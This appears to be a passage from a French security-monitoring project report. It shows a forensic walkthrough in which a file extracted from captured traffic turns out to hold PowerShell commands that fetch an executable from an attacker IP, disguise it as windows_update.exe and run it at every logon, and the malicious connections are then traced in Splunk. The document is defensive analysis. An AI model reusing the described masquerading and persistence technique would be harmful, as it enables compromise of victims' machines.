
Nous cliquons sur l'onglet Paramètres pour modifier certaines caractéristiques du processus de capture.




Nous écrivons le chemin du fichier et cliquons sur Télécharger le fichier pour nous permettre de télécharger le fichier, de l'analyser, puis de lancer.




Nous attendons que le processus de capture soit terminé, puis nous passons aux résultats.




Nous observons que le processus de capture du fichier a réussi et que le fichier nous apparaît.




Maintenant, nous allons faire glisser le fichier pour l'analyse, de préférence sur un périphérique isolé de votre réseau interne.



Le téléchargement du fichier s'est terminé avec succès.




Décompressez le fichier.



L'un des moyens les plus simples de connaître le contenu du fichier est de le lire à l'aide de la commande cat, mais parfois le fichier peut être crypté de manière illisible.

Nous lisons le contenu du fichier et découvrons que le fichier contient des commandes PowerShell pour télécharger le fichier exécutable à partir de 192.168.10.100, qui est l'adresse IP du pirate, et nommons le fichier windows\_update.exe et puis exécutez-le.



Après le processus d'analyse, nous découvrons que le fichier est malveillant et son nom a été changé pour en faire l'un des fichiers du système Windows et il a été fait pour fonctionner dans chaque processus de connexion pour s'assurer que le pirate a obtenu un accès garanti à l'appareil de la victime et nous avons obtenu l'adresse IP du pirate.

Maintenant, nous revenons à Splunk et nous voyons qu'il y a des connexions de la victime à partir de plusieurs ports vers le pirate sur deux ports, le port 80 du http et l'autre port sont suspects.

Après avoir trouvé ces connexions, nous devons maintenant rechercher des connexions via le fichier windows\_update.exe assurons-nous qu'il y a des contacts qui ont eu lieu.

## Conclusion

l'implémentation de notre système de surveillance de sécurité a été une étape décisive pour renforcer la sécurité de notre environnement informatique et protéger nos actifs critiques contre les menaces cybernétiques. Grâce à une méthodologie de travail rigoureuse et à la mise en œuvre cohérente des composants, nous avons réussi à créer un système intégré capable de détecter rapidement les incidents de sécurité et de répondre de manière proactive aux attaques.

Les scénarios d'attaque simulés ont démontré l'efficacité de notre système de surveillance en identifiant rapidement les comportements malveillants et en déclenchant des alertes appropriées pour une réponse immédiate. Les défenses actives mises en place dans Active Directory ont prouvé leur efficacité pour contrer les attaques visant à compromettre les identités et les privilèges.

Cependant, il est essentiel de reconnaître que la cybersécurité est un défi en constante évolution, et que nous devons rester vigilants face aux nouvelles menaces qui émergent. Les perspectives d'amélioration et les recommandations énoncées ci-dessus nous permettront de continuer à améliorer notre posture de sécurité et à renforcer notre système de surveillance contre les futures attaques.

Enfin, nous tenons à exprimer notre gratitude envers toutes les parties prenantes qui ont soutenu ce projet, ainsi que l'ensemble des membres de l'équipe qui ont contribué à sa réussite. Grâce à notre engagement envers l'amélioration continue et à notre détermination à protéger notre organisation contre les cybermenaces, nous sommes convaincus que notre système de surveillance de sécurité continuera à jouer un rôle essentiel dans la sécurité globale de notre environnement informatique.